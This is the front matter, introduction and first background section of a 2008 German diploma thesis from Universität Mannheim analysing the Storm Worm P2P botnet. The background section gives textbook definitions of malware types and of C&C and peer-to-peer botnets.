Universität Mannheim
Fakultät für Mathematik und Informatik
68131 Mannheim

Diplomarbeit

Der Storm-Worm

Frédéric Dahl

19. März 2008

Eingereicht am Lehrstuhl für Praktische Informatik I

Betreuer: Dipl.-Inf. Thorsten Holz

Erstprüfer: Prof. Dr.-Ing. Felix Freiling
Zweitprüfer: Prof. Dr. Wolfgang Effelsberg

Hiermit versichere ich, dass ich die Arbeit selbständig verfasst und keine anderen als die angegebenen Quellen und Hilfsmittel benutzt sowie Zitate kenntlich gemacht habe.

Ludwigshafen, den 19. März 2008 Frédéric Dahl

Zusammenfassung

Netzwerke kompromittierter Rechner, unter der gemeinsamen Kontrolle eines Angreifers, sogenannte Botnetze, gehören zu den größten Gefahren des Internets. Sie werden in der Regel zu verteilten Denial-of-Service-Angriffen (DDoS) und zum Versenden von Spam verwendet. Herkömmliche Botnetze werden von einem einzelnen zentralen Server gesteuert, zu dem sich die Bots verbinden, um ihre Befehle zu erhalten. Eine neue Generation Botnetze verzichtet auf eine zentralisierte Steuerung und verwendet statt dessen Peer-To-Peer-Netzwerke (P2P-Netzwerke).

Die vorliegende Arbeit behandelt das Storm-Botnetz, welches seit Ende 2006 in der freien Wildbahn anzutreffen ist und zu den erfolgreichsten Vertretern seiner Art gehört. Die Urheber wenden eine Vielzahl ausgefeilter Techniken an, die auf diese Weise erstmalig kombiniert wurden, um ein ständigen Änderungen unterliegendes und schwer durchschaubares Botnetz zu schaffen. Das Storm-Botnetz vereint die Charakteristika eines „klassischen“ Botnetzes mit wenigen zentralen Kontrollknoten mit den Eigenschaften eines P2P-Botnetzes und bildet ein hybrides Netzwerk.

Diese Arbeit gibt detaillierte Analysen des Aufbaus und der Kommunikationsabläufe innerhalb des Netzwerkes sowie der Verbreitungsvektoren des Bots und behandelt weitere Aspekte wie sein Verhalten auf Sytemebene. Daneben wird ein Überblick über verschiedene Spam-Wellen und DDoS-Angriffe gegeben und zugehörige Statistiken präsentiert.

Abstract

Networks of compromised machines under a common control, commonly known as botnets, are among the greatest dangers in today's Internet. They are operated by an attacker and are generally used to send huge masses of spam mails or to participate in distributed denial-of-service (DDoS) attacks. Traditional botnets are under the control of a single server, to whom the bots connect in order to get their commands. A new generation of botnets is based upon the use of peer-to-peer (P2P) networks whithout a centralized infrastructure.

This thesis deals with the Storm Worm botnet, which can be found in the wild since the end of December 2006 and which belongs to the most advanced and most succesfull botnets up to date. The originators deploy a multitude of sophisticated techniques, which were combined the first time to create a frequently changing and nontransparent botnet. The Storm Worm botnet combines the characteristics of a few centralized controllers of classic botnets with the properties of P2P botnets and thus forms a hybrid net.

This thesis provides detailed analyses of the botnet's structure and operational sequences of network communications as well as a survey of a multi-vector distribution of Storm binaries. A further discussed aspect of the bot is it's system level behaviour. Moreover an overview of different spam and DDoS waves and some related statistics are presented.

Inhaltsverzeichnis

Abbildungsverzeichnis

Tabellenverzeichnis

Listings

1 Einleitung

„Storm's Creators Face a Storm of Their Own". So lautet die Schlagzeile eines Artikels der Website `internetnews.com`. Ende Januar 2008 [51]. Nach mehr als einem Jahr Aktivität und großem durchschlagendem Erfolg sind die Urheber des zur Zeit wohl prominentesten und weitest verbreiteten Botnetzes (s. u.) identifiziert – sofern man den Angaben des Autors des zuvor genannten Artikels vertrauen darf. Trotzdem ist das Botnetz in der letzten Februarwoche weiterhin aktiv und ein Ende vorläufig noch nicht abzusehen.

Die vorliegende Arbeit behandelt das Storm-Worm-Botnetz, welches seit Ende 2006 in der freien Wildbahn anzutreffen ist. Die Betreiber wenden eine Vielzahl ausgefeilter Techniken an, die auf diese Weise erstmalig kombiniert werden, um ein ständigen Änderungen unterliegendes und schwer durchschaubares Botnetz zu schaffen.

1.1 Motivation


Bei einem Bot handelt es sich um ein Programm, das auf einer kompromittierten Maschine installiert wurde. Es bietet einen Kommunikationskanal, der einem Angreifer die Kontrolle über den Bot und somit das System gestattet. Werden mehrere Bots zu einem Netzwerk zusammengeschlossen, spricht man von einem Botnetz.

Botnetze zählen zu den größten Gefahren des Internets. Sie werden verwendet, um massenweise unverlangte Mails (Spam) zu versenden oder um koordinierte Distributed-Denial-Of-Service-Angriffe (DDoS) zu begehen. Dabei erhalten sie in der Regel ihre Befehle von einer einzigen zentralisierten Kontrollstruktur, die in diesem Zusammenhang auch als Command-und-Control-Server (C & C-Server) bezeichnet wird (siehe Abbildung 1.1a auf der nächsten Seite).

Die Funktionalität beruhte dabei in der Vergangenheit größtenteils auf dem Internet Relay Chat (IRC), einem textbasierten System des Nachrichtenaustausches. Der Angreifer richtet einen eigenen IRC-Server ein und eröffnet einen so genannten Channel, auf dem er seine Befehle veröffentlicht. Die Bots verbinden sich autonom zu diesem Channel, um auf ihre Befehle zu lauschen.

Eine zweite Kategorie von Botnetzen bedient sich des HTTP-Protokolls zum Austausch von Anweisungen und Nachrichten. Analog zur IRC-Variante richtet ein Angreifer einen HTTP-Server ein, auf dem er seine Befehle veröffentlicht. Die Bots verbinden sich periodisch, um neue Aufträge zu beziehen und nach ihnen zu handeln.

Eine heute gängige Methode die C & C-Server zu identifizieren, um diese durch Vollzugsbehörden oder anderweitig vom Netz zu nehmen und somit das gesamte Botnetz außer



(a) **Klassisches Botnetz:** Der zentrale C & C-Server wird vom Bot-Herder kontrolliert. Die Bots verbinden sich und erwarten die Erteilung der Befehle.

(b) **P2P-Botnetz:** Es existiert keine zentrale Kontrollstruktur, jeder Bot kann sowohl Befehle entgegennehmen, als auch erteilen.

Abbildung 1.1: Vergleich eines klassischen und eines P2P-Botnetzes.

Gefecht zu setzen, ist das Botnet-Tracking [3]. Nach der Beschaffung des Bot-Programms und der Analyse in Honeypots oder mit der Hilfe spezieller Tools werden modifizierte Clients genutzt, die das Botnetz infiltrieren und daraus weitere Rückschlüsse über seine Funktion ziehen können, insbesondere die Identifikation des zentralen Servers [32].

Eine neuerliche Gefahr stellen in zunehmendem Maße Peer-to-Peer-Botnetze (P2P-Botnetze) dar. In diesen sind alle Knoten (Bots) des Netzwerkes gleichberechtigt und agieren sowohl als Server als auch als Client. Es entfällt eine zentrale Kontrollstruktur, was eine Abschwächung oder gar komplette Deaktivierung des Netzes wesentlich erschwert. Werden Knoten vom Netz genommen, können sie einfach durch andere ersetzt werden. Grafik 1.1b stellt die Struktur eines P2P-Botnetzes dar.

Beim Storm-Botnet handelt es sich um ein solches P2P-Botnetz. Neben dieser Eigenschaft können weitere Neuerungen und Besonderheiten, wie der Einsatz einer Verschlüsselung der Bot-Kommunikation und Einbeziehung der kompromittierten Maschinen in ein Fast-Flux-Netzwerk beobachtet werden. Unter Fast-Flux versteht man das schnelle Wechseln von DNS-A- und DNS-NS-Records einer Domain. Diese Technik wird häufig von Phishern und Betreibern sonstiger illegaler Seiten verwendet, um eine Erschwerung der Rückverfolgung und Lokalisierung zu erreichen.

Die Bots agieren als Reverse-Proxy und DNS-Cache der Fast-Flux-Domains, die zur Verbreitung der Malware genutzt werden. Speziell gestaltete Mails, die verschiedene Gegebenheiten wie z. B. Feiertage oder andere Ereignisse des öffentlichen Interesses thematisieren, werden von den Bots mit dem Ziel versendet, die Empfänger auf Webseiten zu

locken, die in ihrer Gestaltung den angesprochenen Themen entsprechen. Dort soll der Besucher mit geschickter Beeinflussung (Social Engineering) dazu gebracht werden, eine Datei herunterzuladen, bei der es sich um eine Storm-Binärdatei handelt. Zusätzlich wird er mit einer Reihe von Browser-Exploits konfrontiert, die jeweils die unbemerkte Installation des Bots auf einem Windows32-System zum Ziel haben. Eine weitere Besonderheit ist der Einsatz von serverbasierendem Polymorphismus: In kurzen Intervallen wird der Code des Programms neu verschlüsselt und mit einem Laufzeitpacker komprimiert, um die signaturbasierte Detektion von Antivirenprogrammen zu erschweren.

Lädt der User die Malware herunter, oder wird Opfer eines Exploits, nutzt der Bot fortgeschrittene Root-Kit-Techniken, um unbemerkt auf einem kompromittierten System agieren zu können. Zudem besitzt Storm die Fähigkeit zu erkennen, ob das infizierte System in einer virtuellen Maschine oder auf einem echten PC ausgeführt wird. Im ersten Fall stellt der Bot seine Funktion ein oder bringt die virtuelle Maschine zum Absturz.

Zuletzt ist der Bot natürlich auch in der Lage seinen eigentlichen Aufgaben nachzukommen, nämlich dem Versenden von Spam und der Teilnahme an DDoS-Angriffen. Zweiteres wird auch als Selbstverteidigungsmechanismus verwendet: Werden Storm-Binärdateien in schneller Folge von den oben genannten Fast-Flux-Domains geladen, kann darauf ein DDoS-Angriff gegen den Initiator der Downloads gestartet werden.

Alle diese Fähigkeiten und Eigenschaften des Storm-Bots machen ihn zu einem interessanten Thema für eine Diplomarbeit.

1.2 Bisherige Arbeiten

Bis zum aktuellen Zeitpunkt (Ende Februar 2008) besteht nach Kenntnis des Autors keine umfassende Dokumentation des Bots.

Das Paper „CME-711 (Stormworm) Analysis and Identification“ von Daugherty [17] vom Juli 2007 gibt nur einen knappen Überblick. Es werden einige typische Verbreitungsmails präsentiert und ein Browser-Exploit besprochen. Danach skizziert der Autor die Rootkitfunktionalität und die Fähigkeit der Malware, virtuelle Maschinen zu detektieren, ohne jedoch Details zu nennen. Abschließend listet er die damaligen vom Bot angelegten Dateien im Dateisystem auf.

Im September ’07 wurde der Artikel „Storm Worm Chronology“ von WEBSENSE Security Labs [88] veröffentlicht, welcher sich intensiv mit den Spam-Wellen im Zeitraum Juni–September 2007 befasst, die zur Verbreitung von Storm genutzt werden. Sie bieten umfassende Analysen und Statistiken des Spam-Versands, gehen aber auf keine weiteren Aspekte ein.

Das bisher umfangreichste Dokument „A Multi-perspective Analysis of the Storm (Peacomm) Worm“ stammt von Porras u. a. [52] und wurde Anfang Oktober ’07 veröffentlicht. Die gegebenen Informationen basieren auf einer statischen Analyse mit Hilfe

von Reverse-Engineering einer Bot-Variante von Anfang September. Sie geben detaillierte Informationen über die Komponenten auf System-Ebene (Rootkitfunktionalität, Erkennung virtueller Maschinen) und berufen sich dabei auf eine Analyse von Boldewin [6]. Zudem beschreiben sie die Logik und den Ablauf des Overnet-Protokolls, welches Storm in seiner ursprünglich unverschlüsselten Variante benutzt. Schließlich präsentieren die Autoren noch einige Messungen bzgl. der Spam-Fähigkeiten des Bots.

Die aktuellste Arbeit stellt das Paper „Measurements and Mitigation of Peer-to-Peer-based Botnets: A Case Study on Storm Worm“ von Holz u. a. [32] dar. In ihr wird der Storm-Bot als Fallbeispiel herangezogen, um Methoden zu präsentieren, die die Größe P2P-basierter Botnetze bestimmen und verringen können. Dazu geben die Autoren zunächst einen Überblick über die Overnet-Kommunikation des Bots und sprechen dessen Verbreitungsmethoden an. Danach stellen sie einen Crawler für das Overnet-Netzwerk sowie die verschlüsselte Variante des Bots vor, bevor schließlich Aussagen über die Größe des Botnetzes getroffen werden und Methoden zu dessen Verkleinerung besprochen werden.

1.3 Zielsetzung

Da zu Beginn der Untersuchungen im August ’07 nur sehr wenige Informationen verfügbar waren, bestand die erste Zielsetzung darin, „so viel wie möglich“ herauszufinden. Im Laufe dieser Arbeit unterlag der Bot einigen Änderungen, denen es sich stets anzupassen galt und die immer wieder neue Teilziele eröffneten. So deuteten sich beispielsweise schon früh Unterschiede zwischen dem Betrieb des infizierten PCs hinter einem Router und dem Betrieb mit öffentlicher IP-Adresse an, so dass praktisch zwei unterschiedliche Betriebsmodi des Bots betrachtet werden mussten. Ständig änderndes Systemverhalten, wie verschiedene Namen von Storm verwendeter Dateien, sich ändernde Rootkitfunktionalität und die Erkennung virtueller Maschinen (und die daraus resultierende Arbeitsverweigerung), führten jeweils zu neuen Problemstellungen. Später wurde die Botkommunikation verschlüsselt, so dass auch hier, um fortfahren zu können, zunächst die Verschlüsselung geknackt werden musste, so dass sich die Untersuchung insgesamt sehr forschungsnah gestaltete.

Diese Ausarbeitung stellt den Anspruch, zum Zeitpunkt der Abgabe, die umfassendste Dokumentation des Storm-Worms zu sein. In ihr sollen neben der detaillierten Analyse der Netzwerk-Kommunikation auch Aspekte wie Spamming, DDoS-Angriffe und das Verhalten auf Systemebene besprochen werden. Außerdem werden die Verbreitungsvektoren des Bots ausgewertet und zugehörige Statistiken präsentiert. Abschließend sollen Ansätze genannt werden, deren Umsetzung in der Verkleinerung des Botnetzes oder sogar dessen vollständiger Deaktivierung resultieren.

1.4 Aufbau der Arbeit

Die vorliegende Arbeit ist in folgende Kapitel unterteilt: Zuerst werden in Kapitel 2 alle nötigen Grundlagen für den weiteren Verlauf besprochen. Diese bestehen in einem knappen, allgemeinen Überblick über verschiedene Arten der Malware (2.1), gefolgt von einer Beschreibung der verteilten Hashtabelle Kademlia (2.3), auf welcher das von Storm verwendete P2P-Netzwerk Overnet (2.4) basiert.

Im dritten Kapitel wird die komplette Funktionalität des Storm-Bots beschrieben. Bevor die Verbreitung der Malware in Abschnitt 3.2 besprochen werden kann, wird in 3.1 die eingesetzte Honeypot-Umgebung präsentiert. Abschnitt 3.3 gibt Aufschluss über das Systemverhalten des Bots. Es wird ein Überblick über verschiedene Varianten gegeben, wovon drei exemplarisch betrachtet werden. Danach schließt ein Abschnitt an (3.4), der die Netzwerkfunktionalität des Bots hinter einem Router beschreibt. Es wird das Overnet-Protokoll in seiner speziellen Verwendung Schritt für Schritt demonstriert und der Nachrichtenaustausch über TCP-Verbindungen beleuchtet, der die eigentlichen Befehle an Storm überträgt. In 3.5 wird der Fall besprochen, in dem der infizierte Rechner eine öffentliche IP-Adresse besitzt und keine Ports gefiltert werden. Hier nimmt der Bot die Rolle eines Superknotens ein und tauscht Nachrichten mit einer übergeordneten Kontrollstruktur per HTTP aus (3.5.6). Weiterhin wird der Zombie als Reverse-Proxy und DNS-Cache (3.5.8) in einem Fast-Flux-Netzwerk (3.5.7) betrieben. Schließlich beleuchtet Abschnitt 3.6 die Verschlüsselung des P2P-Nachrichtenaustausches, welche seit Mitte Oktober verwendet wird und stellt insbesondere die Unterschiede und Gemeinsamkeiten zwischen verschlüsselter und unverschlüsselter Variante dar. Abschließend beschreibt 3.7 einen Selbstverteidigungsmechanismus des Botnetzes, bevor in Abschnitt 3.8 eine Zusammenfassung des sehr umfangreichen dritten Kapitels gegeben wird.

Kapitel 4 präsentiert die Ergebnisse der Untersuchung. Diese umfassen einen Überblick über alle aufgezeichneten Spam-Wellen und enthalten verschiedene Sende- und Empfangsstatistiken. Danach werden in 4.1.2 alle per Stock-Spam beworbenen Wertpapiere aufgeführt und die unmittelbaren Kursänderungen grafisch dargestellt. Im Anschluss folgen Statistiken ein- und ausgehender DoS-Angriffe (4.2) und das Ergebnis der Untersuchungen der Fast-Flux-Funktionalität (4.3). Den Abschluss dieses Teils bilden Messungen der Größe des Botnetzes.

Im letzten Kapitel (5) werden offen gebliebene Fragestellungen angesprochen sowie ein Ausblick auf zukünftige Angriffe (5.1) auf das Strom-Botnetz dargestellt.

Danksagung

An dieser Stelle möchte ich mich bei allen Personen bedanken, die mich bei der Realisierung dieser Arbeit unterstützt haben.

Mein Dank gilt Herrn Prof. Dr. Felix C. Freiling, der es mir ermöglicht hat, dieses interessante Thema an seinem Lehrstuhl zu bearbeiten sowie Herrn Prof. Dr. Wolfgang Effelsberg für seine Rolle als Zweitkorrektor.

Insbesondere muss an dieser Stelle mein Betreuer Thorsten Holz genannt werden, der mir stets mit wertvollen Tipps und Tricks zur Seite stand und ohne den die vorliegende Arbeit nicht in diesem Umfang möglich gewesen wäre.

Ebenso danke ich Dank Christian Gorecki für dessen Software TrumanBox, die viele Aufgaben und Schritte wesentlich erleichtert hat, sowie für seine Hilfe bei deren Konfiguration und Anwendungsproblemen.

Weiterhin möchte ich Moritz Steiner meinen Dank für die Adaption seines Crawlers aussprechen, sowie für die Bereitstellung seiner Messdaten bzgl. der Größe des Botnetzes.

Außerdem bedanke ich mich bei allen Personen, die mir beim Korrektur lesen geholfen haben.

Nicht zuletzt danke ich meiner Familie für die Unterstützung während der gesamten Studienzeit und meiner Freundin Julia Lerch für die aufgebrachte Geduld und ihre motivierenden Worte in schwierigen Phasen.

2 Grundlagen

In diesem Kapitel werden die für den weiteren Aufbau dieser Arbeit notwendigen Grundlagen erklärt. Zunächst wird eine knappe, allgemeine Übersicht über gängige Malware wie Viren, Würmer und Trojaner gegeben (2.1). Abschnitt 2.2 führt in verteilte Hash-Tabellen (DHTs) ein und dient dem besseren Verständnis von Abschnitt 2.3, welcher detailliert das Kademlia-Protokoll beschreibt. Kademlia spielt eine wesentliche Rolle bei der Funktionsweise des Storm-Wurms und ist zusammen mit seiner Implementierung in Form von Overnet (2.4) die wichtigste Voraussetzung zum Verständnis von Kapitel 3 (Storm-Worm).

2.1 Malware

Der Begriff *Malware* setzt sich aus den englischen Wörtern „*mal*icious“ und „soft*ware*“ zusammen. Wörtlich übersetzt bedeutet dies „bösartige Software“. Darunter versteht man die Gesamtheit aller, in irgend einer Art und Weise schädlicher, und in der Regel ohne Zustimmung und Kenntnis des Benutzers ausgeführter Software.

Malware lässt sich prinzipiell in verschiedene Kategorien unterteilen, deren Zuordnung allerdings nicht immer eindeutig ausgeführt werden kann. Oftmals erfüllt Malware die Eigenschaften mehrerer Varianten. Auch ist die Abgrenzung der einzelnen Kategorien untereinander fließend. Beispielsweise verschwimmen mit zunehmender globaler und lokaler Vernetzung die Grenzen zwischen Viren und Würmern [90]. Nachfolgend werden nun die wichtigsten Arten der Malware beschrieben.

2.1.1 Viren

Ein *Computervirus* ist eine Software, die sich unbemerkt an bestehende Dateien und Programme anhängt oder deren Code sogar vollständig ersetzt. Eine derart infizierte Datei bleibt so lange passiv, bis sie geöffnet (z. B. Makroviren), oder falls es sich um ein Programm handelt, ausgeführt wird. Die Auswirkungen eines Virus sind vielfältig. Sie reichen von der ausschließlichen Infektion weiterer Dateien ohne zusätzliche Folgen über die Umlenkung aller aufgerufenen Internetseiten, bis hin zur Löschung jeglicher Daten auf der Festplatte.

Eine mit einem Virus infizierte Datei kann sich generell nicht selbständig auf weitere Computer verbreiten. Dazu ist immer die Interaktion eines Menschen notwendig, sei es in Form des Austauschs von Dateien per Filesharing oder als Versand im Anhang einer E-Mail. Führt der Empfänger eine solche Datei aus, ist auch sein System infiziert.

Der Grundsatz der nicht selbständigen Verbreitung wird durch die zunehmende Vernetzung und automatisierte Bereitstellung von Daten im Internet aufgeweicht. So könnte beispielsweise ein Virus auch Netzwerkfreigaben anderer Rechner in einem LAN durchsuchen und dort zur Verfügung stehende Dateien infizieren. Zusammenfassend kann man einen Virus als schädliches, selbstreproduzierendes Programm beschreiben, das (nach „klassischer Definition“) zur Verbreitung menschliche Interaktion benötigt.

2.1.2 Würmer

Eine gemeinsame Eigenschaft von *Würmern* und Viren ist die Fähigkeit sich selbst zu reproduzieren. Deshalb werden Würmer von manchen Autoren auch als Unterklasse der Viren aufgefasst [4]. Diese Auffassung wird hier nicht geteilt und deshalb wird ihnen ein eigener Unterabschnitt gewidmet.

Der wichtigste Unterschied zu Viren besteht in ihrer Verbreitungsweise. Während Viren immer ein Wirtsprogramm benötigen um andere Computer zu infizieren, können dies Würmer selbständig erreichen. Es sind eigenständig lauffähige Programme, die in einem Netzwerk nach Schwachstellen in anderen Computern suchen. Schwachstellen können z. B. Fehler im Betriebssystem oder misskonfigurierte Firewalls sein, die den Zugriff auf das System gestatten. Durch Ausnutzung dieser Schwachstellen (*Exploits*) gelangen Kopien des Wurms auf den betroffenen Rechner, von wo aus die Prozedur von neuem beginnt und wieder nach Schwachstellen auf anderen Computern gesucht wird. Eine weitere Möglichkeit der Verbreitung besteht im Einlesen von E-Mail-Adressen und dem anschließenden Senden von Kopien des Wurms an jede dieser Adressen.

Auf diese Art und Weise können sich Würmer sehr schnell und unkontrolliert verbreiten, was sie zu einer großen Gefahr im Internet werden lässt. Zu einem weiteren Problem kann der durch automatisierten Versand von Würmern per Mail verursachte Datenverkehr werden, welcher sich durch eine merklich reduzierte Nutzbandbreite bemerkbar macht.

2.1.3 Trojaner

Ein *Trojaner*, abkürzend für *Trojanisches Pferd*, ist ein schädliches Programm, welches seinen Namen zu Recht trägt. Ähnlich wie das „Trojanische Pferd“ der griechischen Mythologie gibt es vor, einem anderen Zweck zu entsprechen, als es in der Realität der Fall ist. Beispielsweise lassen Dateien, die `ecard.exe` oder `video.exe` benannt sind (vgl. Kapitel 3), den unbedarften Benutzer annehmen, es handele sich um eine Grußkarte oder ein Video. Beim Ausführen einer derartigen Datei wird jedoch neben der vorgegebenen Funktionalität zusätzlich schädliche Software gestartet, welche neben der Installation von Rootkits (2.1.4), Hintertüren (2.1.6) und Bots (2.1.7) auch das Herunterladen weiterer Schadsoftware aus dem Internet bewirken kann.

Im Gegensatz zu Würmern können sich Trojaner nicht selbst vervielfältigen. Sie werden

wie Viren per E-Mail verschickt oder zum Download angeboten. Neuerdings kommt, um eine möglichst große Vervielfältigung zu erreichen, vermehrt das Prinzip des *Social Engineerings* (soziale Manipulation) zum Einsatz. Darunter versteht „man zwischenmenschliche Beeinflussungen mit dem Ziel, unberechtigt an Daten oder Dinge zu gelangen“ [92]. So konnten etwa zum Beginn der neuen Saison der US-amerikanischen Liga im American Football (NFL) in der ersten Septemberwoche, professionell gestaltete Websites angetroffen werden, die den Besucher der Seite mit dem Lockspruch „Dont Miss A Single game This Season... Download Your Free Season Tracker and Stay Up To Date With Every Game“ dazu bringen sollte, ein Programm namens `tracker.exe` herunterzuladen und zu installieren (siehe Abbildung 3.2 auf Seite 33). Hierbei handelte es sich jedoch um den Storm-Trojaner.

2.1.4 Rootkits

Ursprünglich stand der Begriff *Rootkit* (auch *root kit*) für veränderte Varianten von Unix-Tools wie `ps`, `netstat`, `login`, die es einem Eindringling unberechtigter Weise erlaubten, ohne Spuren zu hinterlassen, auf einem System Root-Zugriff zu erhalten. Inzwischen ist der Begriff Rootkit nicht mehr auf unixoide Systeme beschränkt.

Verallgemeinert versteht man unter einem Rootkit eine Software, die durch Manipulation des Betriebssystems (z. B. Kerneltreiber) versucht, Programme, Prozesse und Dateien vor dem Benutzer oder Antivirenprogrammen zu verstecken. Zu den versteckten Programmen gehört nicht nur Malware wie Backdoors (2.1.6) und Würmer (2.1.2), sondern auch Kopierschutzmechanismen für CDs und DVDs, sowie CD-Emulationsprogramme wie „Daemon Tools“, um gerade diese Mechanismen zu umgehen [61].

2.1.5 Spyware

Ist einmal *Spyware* auf einem Computer installiert, beginnt es persönliche Daten des Benutzers, sein Surfverhalten oder Informationen über installierte Programme zu sammeln. Die erhobenen Daten werden ohne sein Wissen und Zustimmung an die Hersteller der Programme oder Websitebetreiber versendet, um beispielsweise persönlich angepasste Werbung beim Surfen einblenden zu können.

Stellt dies noch einen Graubereich dar, ist die Verwendung von so genannten Keyloggern zur Aufzeichnung aller Tastaturanschläge oder das Durchsuchen der Festplatte nach privaten Daten eindeutig Malware zuzuordnen.

Oftmals ist Spyware auch mit Rootkits und Backdoors(2.1.6) gekoppelt, um sie vor dem Benutzer zu verstecken und um auf die gesammelten Daten zugreifen zu können.

2.1.6 Backdoors

Backdoors (*Hintertüren*) stellen Möglichkeiten dar, einem Eindringling den unbemerkten Zugriff unter Umgehung der üblichen Authentifizierungsmechanismen auf ein kompro-

mittiertes System zu ermöglichen.

So gestattet z. B. *Back Orifice* [14] weitestgehend vollständige Kontrolle über ein befallenes Windows-System. Dieses Programm erscheint weder im Task-Manager, noch lässt ein Icon auf dessen Ausführung schließen. Offiziell wird es als „Fernwartungstool“ bezeichnet, wird aber überwiegend zu illegalen Zwecken missbraucht und über Trojaner verbreitet.

2.1.7 Bots

Bei einem *Bot* (kurz für *robot*) handelt es sich um ein Programm, das selbständig einer bestimmten Aufgabe nachgeht. Viele Bots besitzen, in Abgrenzung zu Würmern, eine Möglichkeit der Steuerung durch einen Angreifer. Ein derart kompromittierter Rechner wird auch als *Zombie* bezeichnet.

Um unbemerkt auf einem infizierten System agieren zu können, werden oftmals Rootkit-Techniken eingesetzt. Neben der Möglichkeit der Kontrolle, können die Bots weitere Malware wie Spyware und Backdoors beinhalten, die zum Datendiebstahl genutzt werden können.

Die Verbreitung von Bots ist vielfältig. Sie gelangen als Anhang oder „Nutzlast“ von Trojanern auf den Computer oder werden von Würmern aus dem Internet nachgeladen. Eine weitere Möglichkeit besteht in der Ausnutzung von Exploits, die beim Besuch einer Website den Bot unbemerkt installieren (siehe auch 3.2.2 auf Seite 32). Diese Methodik wird als *Drive-by-download* bezeichnet. Neuere Bots besitzen daneben auch Wurm-Funktionalität. Sie scannen nach Schwachstellen und nutzen diese, um sich selbständig zu verbreiten. Schließlich existiert auch hier die simpelste aller Verteilungsmethoden, nämlich das Verschicken des Bots im Anhang von E-Mails.

Bots werden nicht ausschließlich zu schädlichen Zwecken verwendet. So durchforsten z. B. so genannte Webcrawler das Internet, um Websites zu analysieren und in Suchmaschinen auffindbar zu machen. Auf solche „gutartigen“ Bots wird hier aber nicht näher eingegangen.

C & C-Botnetze

Werden mehrere Bots zu einem Netzwerk zusammengeschlossen, spricht man von einem *Botnet*. In der Vergangenheit bestanden die Botnetze größtenteils aus einem zentralisierten *Command-And-Control*-Server (C & C) und vielen kompromittierten Rechnern, die vereinfachend im Folgenden ebenfalls als Bot bezeichnet werden. Die Bots bauen autonom eine Verbindung zum C & C-Server auf und führen von ihm übermittelte Befehle aus. Abbildung 1.1a auf Seite 2 stellt dies anschaulich dar.

Die am häufigsten anzutreffende Form der C & C-Botnetze basiert auf *IRC*, dem Internet Relay Chat, einem textbasierten Chat-System. Die Bots verbinden sich als Client zu einem so genannten Channel auf einem IRC-Server und warten dort auf ihre Befehle.

Der Operator, auch als *Bot Herder* bezeichnet, verbindet sich ebenfalls zu diesem Channel und veröffentlicht in ihm seine Anweisungen. Bleiben diese aus, verbleiben auch die Bots inaktiv. Die zentralisierte Kontrollstruktur stellt deshalb die größte Schwäche der C & C-Botnetze dar: Wird der Server deaktiviert, vom Netz getrennt oder durch einen Dritten selbst kompromittiert, bleibt das gesamte Botnetz ohne Funktionalität bzw. kann durch den Angreifer für seine Zwecke übernommen werden.

Neben den IRC-Botnetzen sind in der „freien Wildbahn“ auch vermehrt Botnetze zu finden die mit Hilfe des HTTP-Protokolls kommunizieren. Ein Web-Server, oftmals in Verbindung mit PHP und MySQL, operiert dabei als Controller. Die Zombies verbinden sich über TCP Port 80 zu einem PHP-Skript, welches auf dem Server installiert ist. Dabei authentifizieren sie sich mit einer eindeutigen Kennung, die der Server mit seiner Datenbank abgleicht. Als Ergebnis der Anfrage werden per PHP die jeweiligen Befehle erzeugt und wieder per HTTP an den Bot zurückgeliefert.

Botnetze werden hauptsächlich zur massiven Verbreitung von Spam zu kommerziellen Zwecken oder für *Distributed-Denial-of-Service-Attacken* (*DDoS-Attacken)* verwendet. Als Denial of Service bezeichnet man einen Angriff auf ein Netzwerk oder einen einzelnen Rechner mit dem Ziel, bereitgestellte Dienste durch Überlastung derart zu beeinträchtigen, dass sie von regulären und legitimen Benutzern nicht mehr in Anspruch genommen werden können [9]. Wird eine DoS-Attacke von mehreren Computern gleichzeitig ausgeführt spricht man von einem Distributed-DoS-Angriff.

P2P-Botnetze

Eine neuerliche Gefahr stellen *Peer-to-Peer* (*P2P*) Botnetze dar. Ein Peer ist ein Knoten in einem Netzwerk, der Dienste anderer Knoten in Anspruch nimmt, und selbst ebenfalls eigene Dienste im Netz bereitstellt. Ein Peer übernimmt also sowohl die Rolle eines Servers als auch die Rolle eines Client und ist mit allen anderen Peers gleichberechtigt. Ein Netzwerk, bestehend aus Peers, wird dementsprechend als P2P-Netzwerk bezeichnet.

Durch das Fehlen einer einzelnen Kontrollstruktur wird die Überwachung oder Deaktivierung eines P2P-Netzes erschwert oder gar unmöglich gemacht (vgl. Abschnitt 3). Fallen einige Knoten aus, können sie problemlos durch andere ersetzt werden. Abbildung 1.1b auf Seite 2 zeigt den Aufbau eines typischen P2P-Botnetzes.

So wie herkömmlich Botnetze ermöglichen auch P2P-Botnetze das Versenden von Spam oder koordinierte DDoS-Angriffe. Solche DDoS-Angriffe wurden während der Untersuchung des Storm-Worms mehrfach beobachtet. Die Verbindung der Unabhängigkeit von einem zentralen Server mit der Fähigkeit einen einzelnen Bot zu kontrollieren, samt möglicherweise weiterer mit einhergehender Malware, machen diese Art der Botnetze besonders gefährlich.

2.2 Verteilte Hash-Tabellen

